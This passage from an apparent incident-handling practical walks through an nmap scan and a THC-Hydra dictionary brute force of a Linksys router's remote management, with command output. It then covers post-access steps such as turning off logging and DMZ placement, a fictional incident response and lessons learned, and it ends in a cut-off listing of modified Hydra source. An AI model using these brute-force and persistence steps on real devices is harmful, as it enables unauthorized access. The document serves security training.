#nmap -v -P0 –p 8080 -S 111.111.111.111 -e eth0 10.10.10.20
```

Output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

Host  (10.10.10.20) appears to be up ... good.

Initiating SYN Stealth Scan against  (10.10.10.20)

Adding open port 8080/tcp

The SYN Stealth Scan took 0 seconds to scan 1 ports.

Interesting ports on  (10.10.10.20):
Port        State       Service
8080/tcp    open        http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

4.3 Exploiting the System

4.3.1 THC-Hydra-Linksys exploit

Use the modified THC-Hydra-Linksys code to perform a dictionary-based brute force attack against the Linksys BEFSR41.

The THC-Hydra command used the following command line parameters:

-v = verbose mode
-l = LOGIN
-P = Password File
-f = exit after the first found login / password pair
-e = additional checks, “n” for null password, “s” try login as password
-s = port

Since the Linksys device does not check for a username, and the “–e s” parameter uses the login as the password, the default Linksys password of ”admin” is used as the login, which will have the added benefit of checking the device’s default password even if it was not contained in the password list. The “–P password” refers to a password list that was used. Linux does not require an extension for a file, the file “password” could be renamed to “password.txt” or “password.list” and the program would execute the same.

Input:

```
$./hydra –v –l “admin” –P password –f –e ns 10.10.10.20 –s 8080 http /
```

Output:

```
.
.
.
New pair: host “10.10.10.20”  login “admin” - pass “XXX”    (1755 of 2004 completed)
New pair: host “10.10.10.20”  login “admin” - pass “XXX”    (1756 of 2004 completed)
New pair: host “10.10.10.20”  login “admin” - pass “XXX”    (1757 of 2004 completed)
New pair: host “10.10.10.20”  login “admin” - pass “XXX”    (1758 of 2004 completed)
New pair: host “10.10.10.20”  login “admin” - pass “XXX”    (1759 of 2004 completed)
[8080][www] host: “10.10.10.20        login: admin         password: Welcome1
Hydra Finished scan for 10.10.10.20
Hydra finished.
```

Now that the password has been found, log into the device with a web browser.

4.3.2 Logging into the Linksys BEFSR41

Use the newly acquired password to log into the web interface of the Linksys BEFSR41. Open a internet browser, enter the IP address, and when prompted, enter the password.

http://10.10.10.20:8080

4.4 Keeping Access

With access to the Linksys BEFSR41, an attacker has complete control of the device through the web interface. Most likely they will turn off logging, and disable the block WAN request from the Filters section, to allow ICMP requests to get through the device.

4.4.1 Rescan each IP address listed in the DHCP clients table

An attacker just has to click on the DHCP tab, to determine what IP addresses are on the private network. They can now select one and place it in the DMZ.

An attacker would then repeat the steps described above in the Scanning section for each client listed in the DHCP clients table looking for vulnerabilities or exploitable services running.

4.4.2 THC-Hydra for other protocols

The THC-Hydra tool in its original form can be used at this point for these protocols (depending on the situation.)

- telnet
- ftp
- pop3
- imap
- smb
- smbnt
- http
- https
- cisco
- cisco-enable
- ldap
- mysql
- nntp
- vnc
- rexec
- socks5
- icq
- pcnf

4.5 Covering Tracks

Once the Linksys device’s logs are turned off the additional reconnaissance and scanning will not show up on that device, however host-based logs may still help the Incident Handler detect the attack.

5.0 The Incident Handling Process

The infamous Professor Falken was at it again. This time he had started a company called Lightman Inc, and was focusing on teaching all computers Tic-Tac-Toe so they would avoid running silly programs like, well…like Biochemical Warfare and Global Thermonuclear War.

In an attempt to try to thwart hackers, Dr. Falken had decided, that his company would only use the absolute minimum number of computers and that there would be no servers. The Internet connectivity was provided by a cable modem that was connected to a Linksys BEFSR41. Dr. Falken hired a part-time contractor named Chris for his networking and system administration needs.

Section 3 describes the network and system configuration. Dr. Falken uses PC1 and the other three employees share PC2.

- Owner – Dr. Falken
- Employees
  - Susan Smith - Contracts
  - Robert Redford - Sales
  - Mike Moore – Sales
- Contractor – Chris –(also known as, the Network Guy)

5.1 Preparation

5.1.1 Countermeasures

The first thing that Chris ensured when taking the contract at Lightman, Inc. was to verify that the two PCs and the Linksys device had the latest patches and firmware. He aggressively maintained up to date patches on the company's computer system.

Since Chris worked part time, he wanted the ability to remotely access the Linksys router, but he made sure to use what he thought was a good password. He thought it was good because the password (Welcome1) contained upper and lower case letters and a number.

He was disappointed with the logging on the Linksys device, so he got written permission to use WallWatcher to examine the logs. He used WallWatcher to analyze the logged traffic and provided monthly reports to Dr. Falken.

Because Chris only worked part time and the company was so small, there was no established Incident Handling process in place when the Linksys router was compromised.

5.1.2 Incident Handling Team

Since Lightman, Inc. was a small company with only 4 employees and one part time contractor, the Incident Handling team was seriously undermanned and required its members to wear many hats. Ideally, an Incident Handling Team would consist of the following key players:

- Security
    - Physical – Dr. Falken
    - Computer - Chris
- Operations
    - System Administrator - Chris
    - Network Administrator - Chris
    - Database Administrator – N/A
- Legal - None
- Human Resources - None
    - Union Representation - None
- Public Affairs – Dr. Falken

Again, due to the small size of the company, some of the roles were left unfilled, but the two most technical people participated on the team.

5.1.3 Policies and Procedures

Dr. Falken had reacted to the incident as many organizations do; and that was to maintain secrecy about an incident, instead of contacting law enforcement. He had decided that he wanted the incident contained and cleaned up as soon as possible as opposed to allowing the Incident Handler to watch and learn. These are perfectly acceptable choices, but a written policy established before the incident would have been better.

Lightman, Inc had an acceptable use and anti-virus policy that had been developed based on the templates provided by the SANS Institute at the following URL:

http://www.sans.org/resources/policies/

5.1.4 Backups

In addition, the “Network Guy” had the responsibility of performing system backups. He had developed the following system. Chris had partitioned the PCs hard drives to include a “Data” partition, he then pointed the “My Documents” folder to a folder for each employee on that data partition.

For PC1, which was only used by Dr. Falken, there was a folder named “Falken Docs” on the partition named “D.” PC2 had folders located on the D partition named “Sue Docs,” “Robert Docs,” and “Mike Docs.”

Chris had installed separate hard drives in both PC1 and PC2 for daily backups using the Microsoft Backup Utility. Weekly backups were burned to CD-ROM and once each month an extra CD was burned and given to Dr. Falken. Dr. Falken stored this archived CD in a safety deposit box at the bank.

5.2 Identification

Sections 5.2 through 5.6 will show a timeline of the incident.

24 December 2003 @ 1600 hrs – All employees went home

24 December 2003 @ 2200 hrs - the attack described in section 4 began

29 December 2003 @ 0900 hrs - All employees returned to work after a nice four day Christmas break. Dr. Falken had to finish a document that was due before 1 Jan 2004.

29 December 2003 @ 1015 hrs – Chris checked WallWatcher and noticed that the logs had stopped at 2200 hrs on 24 Dec 2003.

See section 5.2.3 for a screen shot of the WallWatcher logs.

29 December 2003 @ 1025 hrs – Chris alerted Dr. Falken to what he had found

Chris verified that Dr. Falken and all employees had the data they had been working on backed up.

Dr. Falken and Chris have a heated debate about how Chris should handle the incident. Chris wanted to watch and learn what the hacker was trying to do, but Dr. Falken just wanted the incident fixed and everything back to normal. Dr. Falken asks Chris, "how could this happen, I thought we had a firewall?" Chris explained, that it was too early to tell exactly what had actually happened, and he added that maybe if he could observe the hacker he would have a better indication of his progress into the system, but that he would give Dr. Falken a full report.

Dr. Falken told Chris, "Just get things back up and running as soon as possible, and make sure it doesn't happen again."

29 December 2003 @ 1300 hrs – Dr. Falken went home.

5.2.1 How was the incident detected and confirmed to be an incident?


Chris noticed the rapid number of messages from the router within a short time frame. After some more inspection of the Linksys web interface, he discovered that logging has been disabled and he also found that PC1 has been placed into the DMZ.

5.2.2 What countermeasures work?

Because Chris had installed the WallWatcher tool to review the logs, the incident stood a reasonable chance of being detected. Certainly keeping the systems patched and using the latest firmware for the Linksys device provided an effective countermeasure against deeper infiltration of the hacker.

5.2.3 How quickly was the incident identified?

Chris saw something similar to the following from the WallWatcher logs.



Date	Time	Dir	Remote IP Addr	Remote Name	R Port	Local IP Addr	L Port
2004/01/19	19:19:07.08	O	. . .161	www.somewhere.com	137	192.168.1.100	137
2004/01/19	19:18:33.67	I	. . . 1	www.EVILssh.net	1819	. . .201	22
2004/01/19	19:17:54.11	O	. . .248	www.notmyip.org	137	192.168.1.100	137
2004/01/19	19:17:54.11	O	. . .64		80	192.168.1.100	4874
2004/01/19	19:17:48.55	O	. . .248	www.notmyip.org	80	192.168.1.100	4872
2004/01/19	19:17:14.31	O	. . .64		80	192.168.1.100	4870
2004/01/19	19:17:14.23	O	. . .28		80	192.168.1.100	4783
2004/01/19	19:17:14.22	O	. . .132		80	192.168.1.100	4786
2004/01/19	19:17:14.16	O	. . .248	www.notmyip.org	80	192.168.1.100	4869
2004/01/19	19:16:31.72	O	. . .161	www.somewhere.com	80	192.168.1.101	33165
2004/01/19	19:16:30.22	O		weather.noaa.gov	80	192.168.1.101	33163
2004/01/19	19:15:32.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:27.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:20.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:16.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:11.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:08.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:07.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:04.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:03.67	M		HTTPd_timer=8!!			
2004/01/19	19:15:00.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:59.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:56.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:53.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:49.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:48.67	M		HTTPd_timer=8!!			
2004/01/19	19:14:43.67	M		HTTPd_timer=8!!			
2004/01/19	19:13:16.67	M		HTTPd_timer=8!!			
2004/01/19	19:13:12.67	M		HTTPd_timer=8!!			

19:19 IN: 1 / min 2 / ten min 12 / hr OUT: 0 / min 10 / ten min 60 / hr

Brute Force Attack

Rapid messages from router within short (30 seconds) time frame.

Figure 14– WallWatcher Interface and Logging Data

Figure 14 shows the three colors used by the WallWatcher tool to display the direction of network traffic, green is outbound, red is inbound, and yellow are messages from the router or are alarm messages.

The actual attack is more likely to be a very long list of yellow messages from the router all occurring within a short amount of time. The screen shot shown above would represent the beginning of the attack.

5.2.4 Chain of custody procedures

Because Dr. Falken had decided not to involve law enforcement, no chain of custody procedures were used and no evidence had been collected. However, if Dr. Falken had permitted Chris to do this, he would have done the following.

Law enforcement would be contacted as soon as possible. A journal would be issued to every Incident Handler, and they would be instructed to NEVER rip out any pages. Because doing so, gives the defense ammunition to discredit the validity of the contents of the journal, since pages are missing. Furthermore, they would be reminded that this journal could be used in a court to prosecute the hacker. Statements should be entered as facts and not speculation. Every piece of evidence would be identified, numbered, dated, and sealed in an evidence bag and recorded in a journal. All evidence would be controlled and locked up with a written inventory log maintained.

Ideally, all hard drives would be completely mirrored and the originals placed in evidence bags. The mirrored hard drives would be used to restore the system. Nothing on the original hard drives would be deleted.

The lead Incident Handler would try to show corroborating evidence wherever possible. For example, using the firewall logs and the event log on the host machine to show the hacker logged in.

5.3 Containment

29 December 2003 @ 1301 hrs - Chris unplugged the WAN connection to the Linksys BEFSR41 router – severing Internet connectivity.

29 December 2003 @ 1310 hrs – Chris began to work on the system.

5.3.1 Jump Kit

Chris – the contract Network Guy has the following items in his jump kit:

- Luggage bag with telescoping handle
- Small tape recorder
  - Spare batteries
  - Spare tapes
- Spare media (blank)
  - CD-ROM
  - 3.5 inch floppy
  - DAT tapes
  - SCSI hard drive & spare cable

    - IDE hard drive & spare cable
- Norton Ghost software
- Tom's Root boot – bootable 3.5 inch floppy
- Knoppix - bootable CD-ROM
- MS Windows Operating Systems and Service Packs CDs
- Linux Operating System CDs
- 8 port hub
    - 3 spare cat-5 cables
    - 1 crossover cable
    - F-to-F RJ-45 connector
- Laptop with VMware
    - Windows 2000
    - Some version of Linux
- 3X5 card with point of contact phone numbers
- Mobile Phone
    - Car charger
- Evidence Bags
- 3 permanent markers, 2 mechanical pencils
- Paper copies of all Incident Handling forms
- 2 Journal style notebooks
- Flashlight
- Leatherman tool
- 512 MB USB Jumpdrive
- External 120 Gigabyte hard drive
- Spare network card
    - PCMCIA
    - PCI

5.3.2 Measures were taken to contain / control the problem

After unplugging the WAN connection, Chris logged into the Linksys router and disabled remote management. Chris started filling out the survey forms he kept in his jump kit to ensure he did not forget any important information. These forms can be found at:


http://www.sans.org/incidentforms/

5.3.3 Backups

Chris checked the existing backups and verified that they were good. He then made backups of the two computer's hard drives with Norton Ghost using new hard drives. Once that step was complete, he decided to burn a CD of the user data from the two computers, to ensure he had the most recent data saved. Finally Chris burned the Logs to a CD so that he could review them later.

5.3.4 Change Passwords

Another containment step performed was to change the entire system passwords; this was feasible due to the small size of the company. Chris changed the passwords for the Linksys device, and the Administrator account. Because the Windows environment was just setup as a workgroup, Chris was unable to create a strong password policy. Therefore, he set all the users' passwords to be changed at the next logon.



Mike Moore

Full name: Mike Moore

Description: Sales

☑ User must change password at next logon

□ User cannot change password

□ Password never expires

□ Account is disabled

□ Account is locked out

Figure 15 – Password Properties

5.3.5 Review Logs

Chris reviewed the logs from the Linksys device as well as those from the Windows machines. He also looked at the task manager and used netstat on both Windows machines. Nothing seemed abnormal to him.

Chris had to decide whether or not any system files (or binaries) were compromised, or if the attacker was able to upload any files. He had two major choices: Should he play it safe, and rebuild the two systems from scratch or leave them alone and monitor them more closely?

29 December 2003 @ 1610 hrs - Chris decided that this was a management decision and called Dr. Falken.


They discussed both options and Dr. Falken wanted to know if Chris thought they had been compromised. Chris told him, that it was too early to tell, but recommended the safer choice of completely rebuilding the systems. Dr. Falken decided that Chris should just monitor the system more closely and look for unusual activity, he also told Chris not to stay too late.

5.4 Eradication

5.4.1 How the problem was eliminated

Chris disabled Remote Management on the Linksys BEFSR41 (see Figure 15.)
He then developed a strong password based on the techniques that are found in the "Secure Password Creation Methodology" found at the following URL:

http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-wstation-pass.html



Address: http://192.168.1.1/Filters.htm

FILTERS

Filters enable you to prevent certain PCs on your network from accessing your Internet connection.

Filtered Private IP Range: (0 to 254)

1: 192.168.1. 0 ~ 0
2: 192.168.1. 0 ~ 0
3: 192.168.1. 0 ~ 0
4: 192.168.1. 0 ~ 0
5: 192.168.1. 0 ~ 0

Filtered Private Port Range: (0 to 65535)

1: Both 0 ~ 0
2: Both 0 ~ 0
3: Both 0 ~ 0
4: Both 0 ~ 0
5: Both 0 ~ 0

Private MAC Filter: Edit MAC Filter Setting

Block WAN Request: ● Enable ○ Disable
Multicast Pass Through: ● Enable ○ Disable
IPSec Pass Through: ● Enable ○ Disable
PPTP Pass Through: ● Enable ○ Disable
Remote Management: ○ Enable ● Disable Port: 8080
Remote Upgrade: ○ Enable ● Disable
MTU: ○ Enable ● Disable Size: 1500

Figure 15 – Filters tab screenshot

5.4.2 Determine if the attack modified the systems

Chris was unable to determine if the attack had modified his systems or if any of the systems had "leaked" any sensitive data, but he hoped it had not. He felt that management often took this "Ostrich – head in the sand" approach. There are many reasons for this, including costs, lack of understanding, fear of looking bad, politics, etc. but Chris had to respect his employer's decision.

5.4.3 Type of "cleanup" involved

Chris simply backed up the user data to CD, so his cleanup was relatively easy. He did not have to restore data from the last known "good" backups or format the hard drives and reinstall the operating systems and applications.

5.4.4 Root Symptom / Cause

There were two factors that allowed this incident to occur, first and most important a strong password was not used on the Linksys BEFSR41. Second the Remote Management capability on the device was enabled.

5.4.5 Improve Defenses

Since Dr. Falken did not want Chris to stay too late, there was nothing more he could do to improve defenses. However, he would make some recommendations to Dr. Falken for improving defenses by implementing an IDS, such as Snort or Shadow and employing a Linux firewall. Since he knew cost would be an issue, he would mention that both of these could be setup with the unused 486 computers from the storeroom.

5.5 Recovery

29 December 2003 @ 1645 hrs – Chris started the recovery process

5.5.1 How was the system returned to a “known good” state?

Because Dr. Falken believed the PCs had not been compromised, Chris just restored the Linksys to the default configuration because the device was not connected to the Internet. He also was sure to change the default password to a strong password.

5.5.2 Steps taken to bring systems or services back into operations.

Chris pressed and held the reset button for 30 seconds to reset the device to the factory default settings. He then logged into the web interface, and changed the default password to a strong password. He then reviewed all the other tabs to ensure everything was configured properly and that no machines were in the DMZ.

Chris noticed that the Linksys BEFSR41 had Remote Management disabled by default. Chris decided that he would need to discuss with Dr. Falken the risks of leaving the Remote Management capability enabled.

He made sure the logs were enabled and were sending data to a specific machine on the internal network by verifying that WallWatcher was working and logging correctly. Finally, Chris plugged the WAN connection into the Linksys BEFSR41 router, which restored Internet connectivity and then he verified that the PCs could reach the Internet.

29 December 2003 @ 1730 hrs – Chris went home

5.5.3 Testing to ensure the vulnerability has been eliminated.

29 December 2003 @ 1920 hrs - Chris tried to log into the Linksys device from home and was unsuccessful – good.

5.5.4 Ongoing monitoring of the system

Chris would have to more closely examine the Linksys and Windows log files for unusual events. He also prepared for the possibility of needing to work with his Internet Service Provider (ISP) to have IP addresses blocked if another incident like this occurred.

5.6 Lessons Learned

5.6.1 Analysis of the incident

After thinking about the events that had happened, Chris believed that a hacker had somehow compromised the Linksys device, he was not sure if this was because of a guessed password or because the device had a new vulnerability. In either case, he changed the password to a strong password, just to be safe. He checked the vendor's website and verified that no newer firmware updates were available. So, he figured that it was more likely that the weak password had been guessed.

Because he found the logs turned off, he had to guess, but he believed that the hacker had then placed each PC in the DMZ and probably scanned and attacked them. He hoped that since the machines both had the latest security updates the attacker was unsuccessful in exploiting them.




Figure 16 – Current and Future Architecture

Chris developed a diagram similar to Figure 16; the red arrows show the path he believed the attacker took, and the dashed lines represent a possible attack. He hoped that his future architecture design would be able to stop a hacker's attack and only allow legitimate traffic in (shown in black.)

Chris never discovered who the attacker was, but since his network had been compromised he would change his security posture. The bottom line was that a weak password allowed the Linksys BEFSR41 device to be compromised. In the future, Chris would be sure to use strong passwords, implement a defense-in-depth strategy by using a firewall in combination with the Linksys device and develop better Incident Handling procedures.

5.6.2 Follow up meeting and report concerning the incident.

30 December 2003 @ 1500 hrs – Chris had a meeting with Dr. Falken

Chris wanted to conduct the meeting as soon as possible, so after analyzing the logs and the data collected he met with Dr. Falken for a Lessons Learned meeting.

After comparing the data collected to previously backed-up data, Chris was reasonably sure that the data files had not been compromised. He was still not sure about the system binary files.

He explained to Dr. Falken that even though it was convenient to have the Remote Management capability of the Linksys BEFSR41 enabled, he did not need it to perform his duties. Dr. Falken agreed that he could leave it disabled.

After doing some research on the Internet, he made the following recommendations to Dr. Falken:

- High Priority
    - Implement a Linux-based firewall
- Medium Priority
    - Implement a File Integrity tool such as Tripwire
    - Implement an IDS, such as Snort or Shadow
- Basic Priority
    - Develop Incident Handling procedures to avoid confusion in the future

Chris told him that he knew cost would be a concern and that most of the hardware was already available by using the old 486 computers that were located in the storeroom.

Dr. Falken and Chris discussed things for a while, and the Dr. Falken told him, "well what are you waiting for, you've got some new systems to build, and by the way, good job."

6.0 Extras

6.1 Modified source code for hydra-http.c

```
#include "hydra-mod.h"

extern char *HYDRA_EXIT;
char *buf;

unsigned char conv64(unsigned char in) {
    if (in < 26) return (in + 'A');
    else if (in >= 26 && in < 52) return (in + 'a' - 26);
    else if (in >= 52 && in < 62) return (in + '0' - 52);
    else if (in == 62) return '+';
    else if (in == 63) return '/';
    else { fprintf(stderr, "Too high for base64: %d\n", in); return 0; }
}

void tobase64(unsigned char *buf) {
    unsigned char bof[200] = "";
    unsigned char small[3] = { 0, 0, 0};
    unsigned char big[5];
    unsigned char *ptr = buf;
    int i;

    if (buf == NULL || strlen(buf) == 0) return;
    big[4] = 0;

    for (i = 0; i < strlen(buf) / 3; i++) {
        big[0] = conv64(*ptr >> 2);
        big[1] = conv64(((*ptr & 3) << 4) + (*(ptr+1) >> 4));
        big[2] = conv64(((*(ptr+1) & 15) << 2) + (*(ptr+2) >> 6));
        big[3] = conv64(*(ptr+2) & 63);
        strcat(bof, big);
